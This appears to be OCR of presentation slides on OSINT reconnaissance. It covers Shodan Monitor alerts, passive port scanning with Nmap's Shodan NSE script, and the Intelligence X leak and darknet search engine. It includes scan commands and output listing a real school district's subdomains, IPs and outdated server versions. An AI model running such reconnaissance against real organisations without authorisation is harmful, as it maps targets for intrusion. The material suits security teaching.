
Shodan Monitor



Manage Assets

Maynard Partners LLC - AWS Arachni Scanner	100.20.83.190	1 IP	malware, open_database, iot, internet_scanner, industrial_control_system, new_service, ssl_expired, vulnerable
Maynard Partners LLC - AWS Hak5 C2 Cloud Server	100.21.242.22	1 IP	malware, open_database, iot, internet_scanner, industrial_control_system, new_service, ssl_expired, vulnerable
Maynard Partners LLC - AWS Kali Linux	100.22.4.86	1 IP	malware, open_database, iot, internet_scanner, industrial_control_system, new_service, ssl_expired, vulnerable
Maynard Partners LLC - AWS Lightspeed - Kali Linux	44.224.204.197	1 IP	malware, open_database, iot, internet_scanner, industrial_control_system, new_service, ssl_expired, vulnerable
Maynard Partners LLC - Website	72.167.191.69	1 IP	malware, open_database, iot, internet_scanner, industrial_control_system, new_service, ssl_expired, vulnerable
maynardpartners.com	72.167.191.69, 198.71.232.3	2 IPs	malware, open_database, iot, internet_scanner, industrial_control_system, new_service, ssl_expired, vulnerable

Shodan Monitor



Shodan

Alert: 198.71.232.3 matched trigger "ssl_expired"

To: Jack Maynard

Inbox - Maynard Partners 6:02 AM

S


198.71.232.3

// Trigger: **ssl_expired**
// Port: **443 / tcp**
// Hostname(s): ip-198-71-232-3.ip.secureserver.net
// Timestamp: **2020-01-23T14:00:56.075524**
// Alert ID: **__domain:** maynardpartners.com (HGPDBWJ7HC8JNWOU)

Banner (https)

```
HTTP/1.1 200 OK
Link: ; rel=preconnect; crossorigin,; rel=preconnect; crossorigin,; rel=preconnect; crossorigin
Cache-Control: max-age=30
Content-Security-Policy: frame-ancestors 'self' godaddy.com test-godaddy.com dev-godaddy.com *.godaddy.com *.test-godaddy.co
m *.dev-godaddy.com
Content-Type: text/html;charset=utf-8
Vary: Accept-Encoding
Content-Encoding: raw
Server: DPS/1.7.0
X-SiteId: 2000
Set-Cookie: dps_site_id=2000; path=/; secure
ETag: 7ef3a31caf3640bd9d30e22f24efb6f9
Date: Thu, 23 Jan 2020 14:00:54 GMT
Connection: keep-alive
Transfer-Encoding: chunked
```

Shodan Monitor



Alert: 72.167.191.69 matched trigger "new_service"

To: Jack Maynard

72.167.191.69

// Trigger: **new_service**
// Port: **8080 / tcp**
// Hostname(s): ip-72-167-191-69.ip.secureserver.net
// Timestamp: **2020-01-23T16:26:45.724459**
// Alert ID: **__domain:** maynardpartners.com (HGPDBWJ7HC8JNWOU)

Banner (http)

```
HTTP/1.1 302 Found
Connection: close
Pragma: no-cache
cache-control: no-cache
Location: /
```

[> Manage Alerts]()
[> Ignore this event in the future]()

Passive Port Scan Using Nmap NSE Shodan Script

- Nmap Scripting Engine (NSE) allows users to write (and share) simple scripts to automate a wide variety of networking tasks.

- Example of combining Nmap with Shodan NSE script using Amass subdomain output:


```
    nmap -iL ./amass.domains.txt -sn -Pn -n
--script=shodan-api --script-args shodan-api.apikey=XXXX
```

- -sn - Disable Port Scan
- -Pn - Skip host discovery, don’t ping the host,
- -n   - Skip DNS Resolution
- Free Shodan educational account and API key from account.shodan.io/register

Passive Port Scan Using Nmap NSE Shodan Script - cont.

```
Starting Nmap 7.80 ( https://nmap.org )at 2020-02-28 07:00 PST
Nmap scan report for archive.sfusd.edu (184.175.163.88)
Host is up.

Host script results:
| shodan-api: Report for 184.175.163.88 (sfusd.ggnet.net)
| PORT  PROTO  PRODUCT       VERSION
| 443   tcp    Apache httpd  2.2.14
| 143   tcp
| 80    tcp    nginx         0.7.65
| 993   tcp
| 22    tcp    OpenSSH       5.3p1 Debian 3 ubuntu 7.1
| 8000  tcp    Apache httpd  2.2.14
|_995   tcp
```

Passive Port Scan Using ZenMap NSE Shodan Script



Target:

Profile: Shodan

Command: map -sn -n -iL /Users/jackmaynard/desktop/sfusd.edu.domains.txt -Pn --script shodan-api --script-args shodan-api.apikey=jMj5de[redacted]

Host

- www.sfusd.edu (23.185.0.3)
- lyncdiscover.sfusd.edu (52.112.66.14)
- sip.sfusd.edu (52.112.67.75)
- printrequest.sfusd.edu (65.60.63.98)
- help.sfusd.edu (104.16.51.111)
- showcase.sfusd.edu (151.101.1.195)
- gp.sfusd.edu (156.1.0.4)
- reporter.sfusd.edu (156.1.5.103)
- guardian.sfusd.edu (156.1.5.110)
- sfusd-m862.sfusd.edu (156.1.5.112)
- s453.sfusd.edu (156.1.40.2)
- s413.sfusd.edu (156.1.40.3)
- s435.sfusd.edu (156.1.40.4)
- s449c.sfusd.edu (156.1.40.5)
- s420.sfusd.edu (156.1.40.7)
- s439.sfusd.edu (156.1.40.8)
- s889.sfusd.edu (156.1.40.9)
- s764.sfusd.edu (156.1.40.10)
- s742.sfusd.edu (156.1.40.11)
- s559.sfusd.edu (156.1.40.12)
- s616.sfusd.edu (156.1.40.13)
- s466.sfusd.edu (156.1.40.14)
- s405.sfusd.edu (156.1.40.15)
- s688.sfusd.edu (156.1.40.16)
- s697.sfusd.edu (156.1.40.17)
- s725.sfusd.edu (156.1.40.18)
- s738.sfusd.edu (156.1.40.19)

```
map -sn -n -iL /Users/jackmaynard/desktop/sfusd.edu.domains.txt -Pn --script shodan-api --script-args shodan-api.apikey=jMj5d...
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-25 09:27 PST
Failed to resolve "jeffersones.sfusd.edu".
Failed to resolve "s603.sfusd.edu".
Nmap scan report for aaali.sfusd.edu (156.1.240.50)
Host is up.

Nmap scan report for academysf.sfusd.edu (156.1.240.50)
Host is up.

Nmap scan report for adfs.sfusd.edu (156.1.240.23)
Host is up.

Nmap scan report for alamoes.sfusd.edu (156.1.240.50)
Host is up.

Nmap scan report for apple.sfusd.edu (156.1.172.20)
Host is up.

Nmap scan report for aptosms.sfusd.edu (156.1.240.50)
Host is up.

Nmap scan report for archive.sfusd.edu (184.175.163.88)
Host is up.

Host script results:
| shodan-api: Report for 184.175.163.88 (sfusd.ggnet.net)
| PORT  PROTO  PRODUCT       VERSION
| 443   tcp    Apache httpd  2.2.14
| 143   tcp
| 80    tcp    nginx         0.7.65
| 993   tcp
| 22    tcp    OpenSSH       5.3p1 Debian 3ubuntu7.1
| 8000  tcp    Apache httpd  2.2.14
| 995   tcp

Nmap scan report for argonneees.sfusd.edu (156.1.240.50)
Host is up.

Nmap scan report for asa.sfusd.edu (156.1.132.210)
Host is up.

Nmap scan report for asawa.sfusd.edu (156.1.240.50)
Host is up.

Nmap scan report for asawahs.sfusd.edu (156.1.240.50)
Host is up.

Nmap scan report for atic.sfusd.edu (216.58.195.83)
```


Intelligence X

search engine & data archive

Intelligence X


- Intelligence X is an independent European technology company founded in 2018 based in Prague, Czech Republic.
- It differentiates itself from other search engines in these unique ways:
  - The search works with selectors, i.e. specific search terms such as email addresses, domains, URLs, IPs, CIDRs, Bitcoin addresses, IPFS hashes, etc.
  - It searches in places such as the darknet, document sharing platforms.
  - It keeps a historical data archive of results, similar to how the Wayback Machine from archive.org stores historical copies of websites.
- hypr.ink/intelx

Intelligence X



Search Tor, I2P, data leaks, public web...

Intelligence X



_IntelligenceX

About Product Blog Tools Account Logout

Third Party Search:

- General
- Email
- Domain
- IP
- Bitcoin
- Image
- Username
- Person
- Phone Number
- Location 2 Map
- File
- VIN

General Search Engines

Select from the checkbox list and enter a term to search | Search


□ Google □ Bing □ Yahoo □ Yandex
□ Exalead □ Startpage □ Newsgroups □ Tumblr
□ Google Scholar □ Google Patents □ Google News □ Baidu
□ DuckDuckGo □ Qwant □ Ahmia □ Not Evil
□ Torch □ OCCRP

Select All

Important: Make sure that popups are allowed. If you don't see all new tabs opened after hitting search, go back to this tab and enable popups when your browser asks (Chrome: Right side in the URL bar).

Disclaimer: We are not responsible for any 3rd party services and their results.

Intelligence X



Results per Data Source

